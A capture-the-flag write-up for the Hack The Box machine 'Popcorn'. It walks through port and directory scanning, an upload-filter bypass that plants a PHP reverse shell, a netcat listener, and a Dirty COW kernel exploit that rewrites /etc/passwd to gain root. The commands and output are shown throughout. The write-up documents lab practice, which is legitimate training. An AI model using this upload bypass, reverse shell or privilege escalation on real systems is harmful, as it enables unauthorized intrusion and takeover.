



Popcorn

OS: 🐧 Linux

Difficulty: **Medium**

Points: **30**

Release: 15 Mar 2017

IP: 10.10.10.6

User.txt

The first thing that I do is start off with a Nmap scan.

Nmap -sV -sC -oN n.map -p- 10.10.10.6

-sV Probe open ports to determine service/version info

-sC Run default nmap scripts

-oN Output in normal text

-p- Scan all ports


```
(root@kali)~[~/htb/popcorn]
# nmap -sV -sC -oN n.map -p- 10.10.10.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-22 13:37 EDT
Nmap scan report for 10.10.10.6
Host is up (0.063s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_   2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp    open  http      Apache httpd 2.2.12 ((Ubuntu))
|_ http-server-header: Apache/2.2.12 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.45 seconds
```

From our nmap scan we see that we have two open ports, 22 ssh and 80 http

SSH IS NOT VULN

Navigating to the webpage we see that we get sent to a blank landing page



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

While we are poking around let's start a gobuster scan to run in the background.

```
gobuster dir -u http://10.10.10.6 -w /usr/share/wordlists/dirb/big.txt -t 50
```

Dir Uses directory/file enumeration mode

-u for our url

-w for the wordlist

-t Number of concurrent threads (default 10)

```

(rootkali)-[~/htb/popcorn]
# gobuster dir -u http://10.10.10.6 -w /usr/share/wordlists/dirb/big.txt -t 50

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.6
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/03/22 13:54:37 Starting gobuster in directory enumeration mode


/.htaccess (Status: 403) [Size: 287]
/.htpasswd (Status: 403) [Size: 287]
/cgi-bin/ (Status: 403) [Size: 286]
/index (Status: 200) [Size: 177]
/rename (Status: 301) [Size: 309] [→ http://10.10.10.6/rename/]
/test (Status: 200) [Size: 47034]
/torrent (Status: 301) [Size: 310] [→ http://10.10.10.6/torrent/]
Progress: 20469 / 20470 (100.00%)
ting headers)

2021/03/22 13:55:07 Finished

```

From our scan we a few pages that were enumerated. Index, rename, test, (PHP info page, this will be helpful to know later) and torrent. Torrent is the page that we will be exploding through as the others are not that interesting. From the page we can see a login portal.


[Login](#) [Register](#)



Torrent Host

[Home](#) [Browse](#) [Upload](#) [Forum](#) [Stats](#) [News](#) [F.A.Q.](#) [About](#) [Development](#)


Latest News



BitTornado

BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.


01/06/07 Posted by [Admin](#).



µTorrent

µTorrent (also microTorrent or uTorrent) is a freeware proprietary BitTorrent client for Microsoft Windows written in C++, and localized for many different languages. It is designed to use minimal computer resources while offering functionality comparable to clients such as Azureus or BitComet. The program has received consistently good reviews for its feature set, performance, stability, and support for older hardware and versions of Windows. It has been in active development since its first release in 2005. Its name is commonly abbreviated "µT" or "uT". On December 7, 2006, µTorrent developer Ludvig Strigeus and BitTorrent, Inc. CEO Bram Cohen announced that BitTorrent, Inc. had acquired µTorrent.


01/06/07 Posted by [Admin](#).



Azureus


Azureus (Ah/ZURE/us) is a Java-based BitTorrent client, with support for I2P and Tor anonymous communication protocols. The core developers of Azureus have formed a company called Azureus, Inc. The program's logo is the Blue Poison Dart Frog (Dendrobates azureus), shown on the Azureus webpage, as well as within the program's start-up splash screen, from which the project took its name. The name was given to the project by co-creator Tyler Pitchford, who uses the Latin names of Poison Dart Frogs as codenames for his development projects.

01/06/07 Posted by [Admin](#).



BitTorrent From Wikipedia

BitTorrent (BT) is a peer-to-peer (P2P) communications protocol for file sharing. The protocol was designed




Login

Username

Password


Login

[Sign up](#) | [Lost password](#)




Search

Search




I will attempt to create a account and see what we can do with it



Torrent Host

[Home](#) [Browse](#) [Upload](#) [Forum](#) [Stats](#) [News](#) [F.A.Q.](#) [About](#) [Development](#)



Please fill out the registration form, note that all fields are required.


Username:

Password:


Password:(confirm)

Email:

Enter Code:



Register




Login

Username

Password


Login

[Sign up](#) | [Lost password](#)



Search

Search



Looks like it was a success!!

The screenshot shows the 'Welcome' page of the Torrent Hoster website. The header features the site's logo and navigation links: Home, Browse, Upload, Forum, Stats, News, F.A.Q., About, and Development. The main content area displays a confirmation message for a new user registration, with the username 'test' and password 'test' highlighted in a red box. A login form is visible on the right side of the page, including fields for Username and Password, a Login button, and links for Sign up and Lost password. A search bar is also present at the bottom right.

Welcome

Thank you for registering to Torrent Hoster Your account information is:

Username: **test**
Password: **test**

Please write these down in a safe place and please do not give your password to anyone. There will be a method to reset it if you forget it on the login page.

To continue using the system, please [login](#) now.

Login

Username
Password
[Login](#)
[Sign up](#) | [Lost password](#)
[Search](#)

The upload section looks pretty nice. I went to kali.org and grabbed a kali linux torrent file that I'm going to try and upload.

The screenshot shows the 'Upload' section of the Torrent Hoster website. The header is identical to the previous page. The main content area contains a list of upload guidelines and a form for uploading a torrent file. The form includes fields for the torrent file name, optional name, category, subcategory, and description. There are also radio buttons for 'Tracker requires registration' and 'Post Annonymous'. The 'Upload Torrent' button is at the bottom of the form.

- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..**
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent:

Optional name:

Category:

Subcategory:


Description:

Tracker requires registration: ☐ Yes ☒ No

Post Annonymous: ☐ Yes ☒ No

[Upload Torrent](#)

After a minute or two it successfully was uploaded. It looks like we can change/add a screenshot for the torrent. From this we could upload a malicious php file and do all sorts of fun things with it, in this case we will do a reverse shell (note we have to know where it is stored on the server in order to execute it).





Torrent Host

[Home](#)
[Browse](#)
[Upload](#)
[Forum](#)
[Stats](#)
[News](#)
[F.A.Q.](#)

[About](#)
[Development](#)

kali.torrent


[Download](#)



Download

Uploaded By

Category


Size

kali.torrent

test

Other

379.00 MB



Seeds

Peers


Finished

Update Stats

0

0

[Update Stats](#)



Tracked By

Added

Last Update


Comment

<http://tracker.kali.org:6969/announce>


2021-03-22 21:37:19

0000-00-00 00:00:00

kali





Screenshots




No Screenshot

[Edit this torrent](#)

 [Control Panel](#)



[Search](#)




For our php reverse shell I'll just be using a simple reverse shell that was created by pentest monkey <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php> make sure go to into the script and update it with your listening port and ip

```

set_time_limit (0);
$VERSION = "1.0";
$ip = XXXXXXXXXX; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```


From the upload page we see at the bottom that we can only upload image file types. To work around this we are going to modify the file name to shell.pnp.php and also use burp to modify it. Start up burp and your proxy to intercept this request. Once burp is listening hit submit screenshot



The screenshot shows a web interface for editing a torrent. The browser address bar displays `10.10.10.6/torrent/edit.php?mode=edit&id=515c0cc3d884ecd76f2fda098`. The page features a wrench and screwdriver icon in the top left. The form includes fields for 'Torrent Name' (kali.torrent), 'Hash' (515c0cc3d884ecd76f2fda098ebe42d535161d9a), 'Category' (Other), and 'Subcategory' (Articles). A 'Description' text area contains the word 'kali'. The 'Tracker requires registration' section has radio buttons for 'Yes' and 'No', with 'No' selected. Below this is an 'Update' button and a 'Filename:' label. The 'Update Screenshot' section contains a 'Browse...' button and a text input field with the value 'php-reverse-shell.png.php'. At the bottom of this section is a 'Submit Screenshot' button. Below the form, a red line underlines the text 'Allowed types : jpg, jpeg, gif, png. *', followed by 'Max Size : 100kb'. A note states: 'Please note that you are allow to upload only one screenshot per torrent. If you already have existing screenshot, it will automatically replace by uploading new one'.

Once burp intercepts the request we ill modify the content type from “application/x-php” to “image/png” then forward the request


```
16 Content-Disposition: form-data; name="file"; filename="php-reverse-shell.png.php"
17 Content-Type: image/png
18
19 <?php
20
21 // php-reverse-shell - A Reverse Shell implementation in PHP
22 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```


We will now set up our reverse shell listener

- n numeric-only IP addresses, no DNS
- v verbose
- l listen mode, for inbound connects
- p specify port

```
(root@kali)-[~]  
# nc -nvlp 4444  
listening on [any] 4444 ...
```

From here we need to navigate to where that file was stored. If we hover over the screenshot image we can see where it is stored in the bottom left. So its stored under <http://10.10.10.6/torrent/upload/>



Tracked By

Added

Last Update


Comment

http://tracker.kali.org:6969/announce

2021-03-22 21:37:19

0000-00-00 00:00:00

kali



Screenshots

Image File Not Found!

Edit this torrent

kali.torrent

+ Files

10.10.10.6/torrent/upload/515c0cc3d884ecd76f2fda098ebe42d535161d9a.php

Nagivating to <http://10.10.10.6/torrent/upload/> we can see our php reverse shell once we nagivate to it we will get a connection back

Index of /torrent/upload

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔙	Parent Directory		-	
🔍	515c0cc3d884ecd76f2fda098ebe42d535161d9a.php	22-Mar-2021 21:57	5.4K	
🖼️	723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
🖼️	noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80

Going back to our listener window we can see we got a connection back!

```
(root@kali)~[~]
# nc -nvlp 4444
listening on [anv] 4444 ...
connect to [redacted] from (UNKNOWN) [10.10.10.6] 50811
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
22:06:21 up 2:21, 0 users, load average: 2.10, 2.10, 2.20
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$
```

We can then navigate to our user flag

```
$ cd /home
$ ls
george
$ cd george
$ ls
torrenthoster.zip
user.txt
$
```

Root.txt

Really quick lets get a nicer looking shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@popcorn:/home/george$
```

Doing the usual checks around the box to see what kind of things I can find we see that the kernel version is "Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009" It was released in 2009 so its probably vulnerable. A quick google search reveals its vuln to dirty cow

-m will copy it into my current dir

```
(root@kali)~[~/htb/popcorn]
# searchsploit -m exploits/linux/local/40839.c
Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTTRACE_POKE_DATA' Race Condition Privilege
Escalation (/etc/passwd Method)
URL: https://www.exploit-db.com/exploits/40839
Path: /usr/share/exploitdb/exploits/linux/local/40839.c
File Type: C source, ASCII text, with CRLF line terminators
```

Next I'm going to spin up a python web server to get this file over to popcorn

```
(root@kali)-[~/htb/popcorn]
# python -m SimpleHTTPServer 7800
Serving HTTP on 0.0.0.0 port 7800 ...
```

Then on popcorn I can use wget to get the file and use gcc to compile and run the exploit

```
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/plain]
Saving to: `40839.c'

100%[====>] 5,006      --.-K/s   in 0s

2021-03-23 21:07:19 (443 MB/s) - `40839.c' saved [5006/5006]

www-data@popcorn:/dev/shm$ gcc -pthread 40839.c -o dirty -lcrypt
gcc -pthread 40839.c -o dirty -lcrypt
www-data@popcorn:/dev/shm$ chmod +x dirty
chmod +x dirty
www-data@popcorn:/dev/shm$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: toor

Complete line:
firefart:fioaKmuWSeBhQ:0:0:pwned:/root:/bin/bash

mmap: b772d000
```

My session broke, but once I logged back in with firefart I had root access

```
www-data@popcorn:/$ su firefart
su firefart
Password: toor

firefart@popcorn:/# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@popcorn:/# cd /root
cd /root
firefart@popcorn:~# ls
ls
root.txt
```